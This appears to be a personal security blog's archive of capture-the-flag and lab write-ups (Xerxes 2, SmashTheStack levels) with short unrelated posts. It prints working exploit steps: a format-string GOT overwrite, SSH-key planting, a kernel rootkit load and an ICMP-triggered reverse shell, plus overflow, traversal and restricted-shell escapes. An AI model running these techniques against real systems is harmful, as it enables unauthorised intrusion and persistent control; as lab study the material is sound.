Interesting. It looks like port 80 is now open! Time to fire up burp and open this up in the browser. Looking at the website initially shows a PHP webapp full of cats. There is some troll directory indexing bug that didn't go anywhere. However, the login page seems vulnerable to SQL injection.

Tuesday, August 19, 2014

Writeup: Xerxes 2

This is a writeup for the Xerxes 2 boot2root challenge. The objective of this challenge is to read the flag located in /root/flag.txt.

The first step I took was to discover the IP address of the Xerxes machine.

root@kali:~# netdiscover -i eth0 -r 192.168.200.0/24

Currently scanning: Finished!   |   Screen View: Unique Hosts               
                                                                        
2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120             

 _____________________________________________________________________________

   IP            At MAC Address      Count  Len   MAC Vendor                 

 -----------------------------------------------------------------------------

 192.168.200.2   08:00:27:e2:ca:6c    01    060   CADMUS COMPUTER SYSTEMS     

 192.168.200.4   08:00:27:c3:9d:8d    01    060   CADMUS COMPUTER SYSTEMS

Okay now we have the IP address - 192.168.200.4

Now that I have my target, I find out as much about the target as possible.

root@kali:~# nmap -sS -sV -sC -p- -v -T5 192.168.200.4 -Pn -n

Starting Nmap 6.46 ( http://nmap.org ) at 2014-08-11 19:05 EDT
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 19:05
Scanning 192.168.200.4 [1 port]
Completed ARP Ping Scan at 19:05, 0.00s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:05
Scanning 192.168.200.4 [65535 ports]
Discovered open port 80/tcp on 192.168.200.4
Discovered open port 111/tcp on 192.168.200.4
Discovered open port 22/tcp on 192.168.200.4
Discovered open port 8888/tcp on 192.168.200.4
Discovered open port 4444/tcp on 192.168.200.4
Discovered open port 42062/tcp on 192.168.200.4
Completed SYN Stealth Scan at 19:05, 6.88s elapsed (65535 total ports)
Initiating Service scan at 19:05
Scanning 6 services on 192.168.200.4
Completed Service scan at 19:06, 11.02s elapsed (6 services on 1 host)
NSE: Script scanning 192.168.200.4.
Initiating NSE at 19:06
Completed NSE at 19:07, 60.06s elapsed
Nmap scan report for 192.168.200.4
Host is up (0.00023s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
| ssh-hostkey:
|   1024 7f:0a:0d:81:50:3b:73:15:6b:9c:5e:09:a2:fc:82:91 (DSA)
|   2048 0d:eb:14:6d:b0:c5:eb:fc:84:2d:e8:a2:4e:9f:14:b4 (RSA)
|_  256 c1:ca:ae:c3:5d:7a:5b:9d:cf:27:a4:48:83:1e:01:84 (ECDSA)
80/tcp    open  http    lighttpd 1.4.31
|_http-methods: OPTIONS GET HEAD POST
|_http-title: xerxes2
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          42062/tcp  status
|_  100024  1          42319/udp  status
4444/tcp  open  krb524?
8888/tcp  open  http    Tornado httpd 2.3
|_http-favicon: Unknown favicon MD5: 4E6C6BE5716444F7AC7B902E7F388939
|_http-methods: No Allow or Public header in OPTIONS response (status code 405)
|_http-title: IPython Dashboard
42062/tcp open  status  1 (RPC #100024)
...snip...


Okay, looks like we have have quite a few services. I first take a look at the web applications listening on port 80 and 8888. Navigating to http://192.168.200.4 yields the following static page.

http://192.168.200.4/
This page does not seem to provide any useful information. However, the application on http://192.168.200.4:8888 yields a python web application, which executes python code that you submit!

I was quickly able to retrieve a reverse shell by using the python code found here: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Executing the python code reverse shell


Setting up a netcat listener and retrieving the remote shell
Okay, this is sweet - I now have access to the machine and I am running as the user delacroix. Hmm, this terminal kinda sucks though, no autocomplete. Since I don't have the creds to SSH in, I generate a pair of keys for authentication.

Now that I have access to the machine, I need to find out as much information about the current user I am running as and the local machine. I usually look at the groups I am part of, SUID/GUID binaries on the machine, world readable/writeable files, etc. Having a look at the /etc/passwd, I can see there is another user named korenchkin. This may be useful later one. Let's see what  else I can find out from performing this reconnaissance exercise.

$ cat ~/.bash_history

..snip...

/opt/bf "<<++++[>++++<-]>[>+++++>+++++>+++++>+++++>++>++++>++++>++++>+++++>++++>+++++<<<<<<<<<<<-]>---->->->----->>++++>+++++>+++++>>+++++>++#"

cp /media/politousb/bf.c .

nano bf.c

...snip...


$ ls -l /opt/bf

-rwsr-sr-x 1 polito polito 6047 Jul 16 12:40 /opt/bf


$ ls ~
bf.c
Untitled0.ipynb
Untitled1.ipynb


It looks like there's some binary that executes Brainfuck. Oh... boy... Additionally, this binary happens to have the SUID bit set for the user polito. This looks like the next promising step to attack. Luckily, we can also see that a copy of the source code for bf is found in delacroix's home directory. Let's take a look.

$ cat bf.c
/* found this lingering around somewhere */

#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>

#define BUF_SIZE 30000

void bf(char *program, char *buf)
{

int programcounter = 0;
int datapointer = 0;

while (program[programcounter])
{
switch(program[programcounter])
{
case '.':
printf("%c", buf[datapointer]);
break;
case ',':
buf[datapointer] = getchar();
break;
case '>':
datapointer = (datapointer == (BUF_SIZE-1)) ? 0 : ++datapointer;
break;
case '<':
datapointer = (datapointer == 0) ? (BUF_SIZE-1) : --datapointer;
break;
case '+':
buf[datapointer]++;
break;
case '-':
buf[datapointer]--;
break;
case '[':
if (buf[datapointer] == 0)
{
int indent = 1;
while (indent)
{
programcounter++;

if (program[programcounter] == ']')
{
indent--;
}
if (program[programcounter] == '[')
{
indent++;
}
}
}
break;
case ']':
if (buf[datapointer])
{
int indent = 1;
while (indent)
{
programcounter--;

if (program[programcounter] == ']')
{
indent++;
}
if (program[programcounter] == '[')
{
indent--;
}
}
}
break;
case '#':
// new feature
printf(buf);
break;
}
programcounter++;
}
}

int main(int argc, char **argv)
{
char buf[BUF_SIZE];

if (argc < 2)
{
printf("usage: %s [program]\n", argv[0]);
exit(-1);
}

memset(buf, 0, sizeof(buf));
bf(argv[1], buf);

exit(0);
}

Okay, it looks like it's just a regular interpreter for Brainfuck with a new feature -- the ability to print out the buffer. This new feature adds a classic format string vulnerability. How to exploit a format string vulnerability it out of the scope of this blog. Before we get to exploiting, let's check the binary for any security.


Okay, it looks like NX is enabled. It doesn't display it in the screenshot, but ASLR is also enabled. To bypass these protections, I decide to overwrite the printf()'s entry in the GOT table with system(). The trick to this exploit is piping our exploit to the bf program. Each character in our exploit will use a "," for user input and ">" to increment the buffer pointer. Finally, we will trigger the exploit by using "##". The first "#" triggers the exploit, which then overwrites printf's address in the GOT table. The second "#" attempts to call printf(buf) again, but since we overwrote the entry for printf() with system(), system(buf) will be executed instead. The final exploit looks like this:

python -c "print 'sh;#\x48\x9a\x04\x08\x4a\x9a\x04\x08%08180x%17\$hn%08198x%18\$hn'" | ./bf ",>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,##"

I did have a problem with this though. The shell process would be created, but for some reason automatically close. So to resolve this, I changed the $PATH environment variable to search the /tmp directory first. Then created a file /tmp/sh, which is a  bash script that copies my SSH keys to polito's /home/polito/.ssh folder. You can see the contents of that script below, and a running instance of the exploit.

$ cat sh
#!/bin/sh

mkdir /home/polito/.ssh
cp /tmp/id_rsa.pub /home/polito/.ssh/
cat /tmp/id_rsa.pub >> /home/polito/.ssh/authorized_keys
echo "Copy complete"

$ python -c "print 'sh;#\x48\x9a\x04\x08\x4a\x9a\x04\x08%08180x%17\$hn%08198x%18\$hn'" | ./bf ",>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,>,##"
sh;#H�J�0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
.snip...
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
Copy complete


Okay, it looks like our SSH key was copied successfully! Let's see what we get...


Awesome, it looks like we're in! Let's take a look in the polito home directory.

polito@xerxes2:~$ ls
audio.mpeg  audio.txt  dump.gpg  polito.pdf

Paying attention only to the relevant parts, dump.gpg and polito.pdf, we have an encrypted file and a pdf file. The audio stuff is a troll LAME audio file which is echoed to port 4444, which we saw in the nmap scan earlier. Let's open up the pdf file:


Interesting... scanning the QR code returns another troll message that says "XERXES is watching...". I spent A LOT of time on this pdf. I inspected the structure of the pdf, adding objects, fixing the XREF table, fixing objects, etc. After a lot of thinking, tinkering and a small hint from @recrudence, I ran the following:

polito@xerxes2:~$ file polito.pdf 
polito.pdf: x86 boot sector, code offset 0xe0

Womp! I should have checked this first. I learned my lesson, lol. Let's go ahead and boot it with qemu.


And there's the password for the dump.gpg file! Decrypting the dump.gpg file yields a massive dump of logs. One of the first things I do with big files like this is grep for certain keywords, which may provide useful information. If we remember, I found another user named korenchkin. So the first thing that came to my mind is to see if anything in the dump was related to korenchkin.

root@kali:~/Desktop/xerxes2/files# cat tmp | grep korenchkin
...snip...
ts/0korenchkin
cat /var/mail/korenchkin 
tar -cvf /opt/backup/korenchkin.tar
openssl enc -e -salt -aes-256-cbc -pass pass:c2hvZGFu -in /opt/backup/korenchkin.tar -out /opt/backup/korenchkin.tar.enc
rm /opt/backup/korenchkin.tar
/home/korenchkin0
]0;korenchkin@xerxes2: ~
...snip...

Bingo! Looks like we have the password for an encrypted file in /opt/backup/. Decrypting this file yields a tarball. Inside this tarball are the backup SSH keys for korenchkin. So I can use this to log into the korenchkin account.


Awesome. It looks like this user is in more groups and may be more privileged than the other users. What's even MORE interesting is the result of running the following command:

korenchkin@xerxes2:~$ sudo -l
Matching Defaults entries for korenchkin on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User korenchkin may run the following commands on this host:
    (root) NOPASSWD: /sbin/insmod, (root) /sbin/rmmod


This user has sudo rights to insmod and rmmod! The previous two users did not have any sudo privileges. Alright, so I can now load kernel modules. I did some googling and I stumbled upon this awesome kernel module rootkit that returns a shell after a special ICMP packet.

https://github.com/maK-/maK_it-Linux-Rootkit

I quickly downloaded this tool to the korenchkin's home directory and then ran "make" and loaded the module.

korenchkin@xerxes2:~/reverse-shell-access-kernel-module-master$ make
sh scripts/lets_maK_it.sh
Adding reverse shell script path to template...
/home/korenchkin/reverse-shell-access-kernel-module-master/shells/revshell ...
Adding cleanup script to template...
/home/korenchkin/reverse-shell-access-kernel-module-master/scripts/kill_shell.sh ...
----------------------------
gcc -Wall -m32 -s -o shells/revshell shells/revshell.c
make -C /lib/modules/3.2.0-4-686-pae/build M=/home/korenchkin/reverse-shell-access-kernel-module-master modules
make[1]: Entering directory `/usr/src/linux-headers-3.2.0-4-686-pae'
  CC [M]  /home/korenchkin/reverse-shell-access-kernel-module-master/maK_it.o
  Building modules, stage 2.
  MODPOST 1 modules
  LD [M]  /home/korenchkin/reverse-shell-access-kernel-module-master/maK_it.ko
make[1]: Leaving directory `/usr/src/linux-headers-3.2.0-4-686-pae'

korenchkin@xerxes2:~/reverse-shell-access-kernel-module-master$ ls
LICENSE   maK_it.c   maK_it.mod.c  maK_it.o       Module.symvers  scripts  template.c
Makefile  maK_it.ko  maK_it.mod.o  modules.order  README.md       shells

korenchkin@xerxes2:~/reverse-shell-access-kernel-module-master$ sudo insmod maK_it.ko 


Now reading the instructions on github about how to get the reverse shell, I started my netcat listening and sent an ICMP packet with the proper message:

root@kali:~# nc -lvp 9001
nc: listening on :: 9001 ...
nc: listening on 0.0.0.0 9001 ...


root@kali:~# nping --icmp -c 1 -dest-ip 192.168.200.4 --data-string 'maK_it_$H3LL 192.168.200.3 9001'

Andddd... I get my reverse shell:

root@kali:~# nc -lvp 9001
nc: listening on :: 9001 ...
nc: listening on 0.0.0.0 9001 ...


nc: connect to 192.168.200.3 9001 from 192.168.200.4 (192.168.200.4) 33276 [33276]
maK_it
/bin/bash shell..
id
 uid=0(root) gid=0(root) groups=0(root)

And all that's left is to read the flag :)

cat flag.txt 
 ____   ___  ____  ___  __ ____   ___  ____     ____     ____   
`MM(   )P' 6MMMMb `MM 6MM `MM(   )P' 6MMMMb   6MMMMb\  6MMMMb  
 `MM` ,P  6M'  `Mb MM69 "  `MM` ,P  6M'  `Mb MM'    ` MM'  `Mb 
  `MM,P   MM    MM MM'      `MM,P   MM    MM YM.           ,MM 
   `MM.   MMMMMMMM MM        `MM.   MMMMMMMM  YMMMMb      ,MM' 
   d`MM.  MM       MM        d`MM.  MM            `Mb   ,M'    
  d' `MM. YM    d9 MM       d' `MM. YM    d9 L    ,MM ,M'      
_d_  _)MM_ YMMMM9 _MM_    _d_  _)MM_ YMMMM9  MYMMMM9  MMMMMMMM 


congratulations on beating xerxes2!
I hope you enjoyed it as much as I did making xerxes2. 
xerxes1 has been described as 'weird' and 'left-field'
and I hope that this one fits that description too :)


Many thanks to @TheColonial & @rasta_mouse for testing!


Ping me on #vulnhub for thoughts and comments!


 @barrebas, July 2014


Thursday, August 8, 2013

STS: Login - Level 2

This level gives us a binary and some code. There’s also an alternative challenge (I may get to this another time). Here’s the code we are working with:


#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>


int main(int argc, const char **argv) {
if (argc < 2) { printf("Fail. More Args...\n"); return 1; }
else {
setresuid(geteuid(),geteuid(),geteuid());
char buf2[4096];
char buf[16];
const char password[]="XXXXXXXXXXX";
strncpy(buf, argv[1], sizeof(buf) - 1);
if (strcmp(buf,password) != 0) {
printf("Wrong.\n");
return 1;
}
else {
strcpy(buf2,argv[2]);
printf("%s",buf2);
return 0;
}
}


}

We can see in the code that there are 2 buffers and a that the second buffer uses the insecure strcpy function. However, to get to this segment of code, we need to know the password. In order to get this I ran “strings” on the binary and was able to quickly pickout the password. Now if I run the program with the password, I can pass attempt to overflow the buffer.


$ ./level2 [removed] `python -c 'print "A" * 5000'`


I get a segmentation fault. We can see in gdb that we overwrite the eip with A’s.


overwrote eip


Now all we need to do is craft up our basic exploit and get the key! :)

Tuesday, August 6, 2013

STS: Logic - Level 1


This challenge was fairly easy like all level 1s. We have a web app with a file upload. The hint tells us that files are uploaded to the /uploads/ folder and to take a look at the users’ home directories for clues. I uploaded a tiny webshell and headed to /home/level1. I noticed that there is a file called “README”. This file says that we are close but to not look so far. Since this is a linux machine, the next obvious place is to check the .bash_history file. Bingo! There’s the password.

Sunday, July 21, 2013

Practical Malware Analysis Chapter 1

This chapter was about basic static analysis. It went over tools to quickly analyze a windows binary to see if it contains malware. An example of basic steps include: using virustotal to scan the binary against numerous AVs; checking the Timestamp of compilation; using PEiD to see if the binary is packed; using tools to inspect the PE headers for clues of malicious intent and packing.

The labs are fun, and give practical hands on exercise. There are tons of books out there, but the best ones give labs or some kind of practice. The labs go from easy to hard and the solutions in the back come verbose, so you know what you missed and how to solve the questions.

Really loving this book so far and am taking my time to really learn the material.

Monday, July 15, 2013

A Dive Into Malware

I don't understand why companies continually remove social-engineering and client-side attacks from scope. I think it's great that companies are getting their applications and external networks pentested, but attackers are and have always been getting into companies. How? By having your employees run malware on their machines.

0-days are great. They also aren't the most used method of gaining access to your system. In personal experience, I've almost ALWAYS had a user run benign 'malware' just as a proof of concept. Because of this, I think I'm going to start and jump into malware development and analysis. Humans are stupid, and I'll exploit that.

I'm going to start by reading http://www.amazon.com/Practical-Malware-Analysis-Dissecting-Malicious/dp/1593272901. Really looking forward to this read and the hands on labs. I also hope to come up with all types of malware examples to use on a pentest. If I don't ever use them but you do (legally), please share with me your experiences and let me taste your victories.

Note: This is a random blog post. Mostly a reminder for me why I'm doing this again.

Sunday, June 30, 2013

LCS

Oh boy,

LCS is back for the summer split and it is intense. As usual, when gaming championships are on, I take a break from security. Sorry if you don't see much in the next few weeks since LCS is on.

I'm relatively new to LoL but not MOBA. I think I really enjoy playing AP Carry but I'm still getting a feel for all the positions. I definitely enjoy watching the pros play. Watch, learn, mimic. I feel this cycle is what I've always done when improving gaming skills. Hopefully I can pick up a few tricks by watching some youtube, twitch videos of pros playing.

I've really taken an interest to @dscarra. His videos are pretty funny and he does talk a decent amount allowing me to know his thought process and why he did what he did. Because of scarra, I've been cheering Dignitas throughout the LCS summer split season. Him and Kiwi definitely help me choose my "root for" team.

Good luck guys!

Sunday, September 23, 2012

STS: Blowfish - Level 3

This was an interesting stage which took a little google research. When we connect, we're dropped into an rbash shell. This is a restricted shell which we have limited power. What I mean by this is that we have limited access to commands like "ls" or anything really in /bin. Trying to run a command with a full path yields:


level3@blowfish:~$ /bin/ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names

This stinks! So after doing some research on bypassing rbash, it appears if we can invoke a different shell, bash/sh, we are free to go. The only problem is that we cannot give it a full path to the binary and issuing the "sh" command doesn't seem to work. So let's check our PATH envar and see if we can edit it.


level3@blowfish:~$ echo $PATH
/home/rbash
level3@blowfish:~$ export PATH=/bin
-rbash: PATH: readonly variable

Doh! It doesn't seem like we can edit it. After some thinking, I wondered if I can invoke the perl command and launch the "sh" command via the system() function.
Get Shell
Getting shell
Perfect! Now that we've gained shell, we still need to find a backdoor onto the next level. Like the previous challenge, I'll just use find to see any suid binaries owned by level4 and complete the challenge.

SPOILER! Highlight below to view the password:
n3xt_l3v3l!

STS: Blowfish - Level 2

This stage we needed to find a backdoor. This to me meant finding another suid file owned by the level3 user so that we can read the password. To do this I just did some bash magic using find:

find / -type f -perm +4000 -user level3 2>/dev/null

This searched the drive for a file with suid permissions owned by level3. There will be a bunch of error messages, such as permission denied, which I send off into the land of /dev/null. Let's see what I found.
Backdoor
Backdoor
We can see in the green that we've found the backdoor. The suid bit is set for user, level3. Now I just run it and it appears I'm dropped into a shell. Running, id, I can see that I have the effective ID of level3. Now all I need to do is read the password!

SPOILER! Highlight below to view the password:
l3thal_Rul3Z!

STS: Blowfish - Level 1

This stage was particularly easy. All that was required was to connect to blowfish.smashthestack.org:6666 and crack the md5 hashed password returned.
Cracked password
Cracked password

SPOILER! Highlight below to view the password:
welcome

Friday, September 21, 2012

STS: Blackbox - Level 5

This stage was easy in retrospect, but it took some research for my to accomplish it. We have a binary list and the corresponding source code, list.c. Running list seems to do nothing so I open up the source:


#include <stdio.h>


int main(int argc, char **argv)
{
char buf[100];
size_t len;
char fixedbuf[10240];
FILE *fh;
char *ptr = fixedbuf;
int i;

fh = fopen("somefile", "r");
if(!fh)
return 0;

while((len = fread(buf, 1, 100, fh)) > 0) {
for(i = 0; i < len; i++) {
// Disable output modifiers
switch(buf[i]) {
case 0xFF:
case 0x00:
case 0x01:
break;
default:
*ptr = buf[i];
ptr++;
}
}
}
printf("%s", fixedbuf);

fclose(fh);
}
It looks like it's opening "somefile" and copying the contents into fixedbuf. So it seems like a typical buffer overflow vuln. However, I did notice that we can do something else here. Since the binary has suid of the level6 user, why not just have it open up the password file? We can easily do this by making a symbolic link to /home/level6/password and name it somefile. The only problem is, how do we write to our home directory if we aren't allowed to. This was the problem I was facing. Copying the binary to our tmp directory strips ownership. After some time researching, it turns out that the binary will read "somefile" from where I called it. That means I can be in in my tmp directory and invoke the binary ~/list and it will read the local somefile in my current directory. Let's see it in action.
Exploited
Reading the password file
Looks like it worked!

Alternate Solution: I'd like to redo this challenge by actually exploiting the buffer. It would be good practice and hands on experience with exploitation.


SPOILER! Highlight below to view the password:
OverWritten!

Thursday, September 20, 2012

STS: Blackbox - Level 4

This was an interesting stage. It took me a while to figure out, but after some time - I saw the light. Again, we have a binary and some source code: shared, and shared.cc. Running shared yields this message:


This program allows you to read files from my shared files. See /usr/share/level5 for my shared files. Simply use the path relative to my shared files to read a file!
Example: ./shared lyrics/foreverautumn

Doing an ls of /usr/share/level5 displays:


drwxr-xr-x 2 root root 4096 2008-04-21 18:17 lyrics
-rw-r--r-- 1 root root    5 2008-01-12 21:10 shit1
-rw-r--r-- 1 root root    5 2008-01-12 21:10 shit2
-rw-r--r-- 1 root root    5 2008-01-12 21:10 shit3
-rw-r--r-- 1 root root    5 2008-01-12 21:10 shit4
-rw-r--r-- 1 root root    5 2008-01-12 21:10 shit5

And an ls -l of lyrics displays:

-rw-r--r-- 1 root root 45 2008-04-21 18:17 foreverautumn


Running the example given: ./shared lyrics/foreverautumn prints out the contents of the file. This is interesting. The results of this makes me feel like there's a directory traversal bug here, so I quickly try to move up directories


level4@blackbox:~$ ./shared /usr/share/level5/lyrics/../shit1
Contents of /usr/share/level5/usr/share/level5/lyricsshit1:
Unable to open file


This is interesting. It says it's unable to open the file, and it completely removed the "/../" from my string. Time to crack open the source.
Filter
Filter in code
Here is the root of that. It seems that it replaces the patterns: /../ and /./ The strings also cannot start with a "/" or "." Now, for this challenge, I spent a lot of my time looking at the function strreplace (a custom function) for bugs, however, this was not the case. It turns out the vulnerability here is the logic in which it filters the strings. It first filters /../ first recursively throughout the string. Then it filters out /./ recursively. Knowing this, we can perform directory traversal using this pattern to move up a directory: /./.././ This will remove the inner /../ and concatinate the 2 /./ forming /../ Confusing? Let's take a look.


level4@blackbox:~$ ./shared lyrics/./.././shit1
Contents of /usr/share/level5/lyrics/../shit1:
shit

Perfect! Now all we need to do is traverse to level5's home directory and read the password!
Capture flag
Directory Traversal


SPOILER! Highlight below to view the password:
Traveller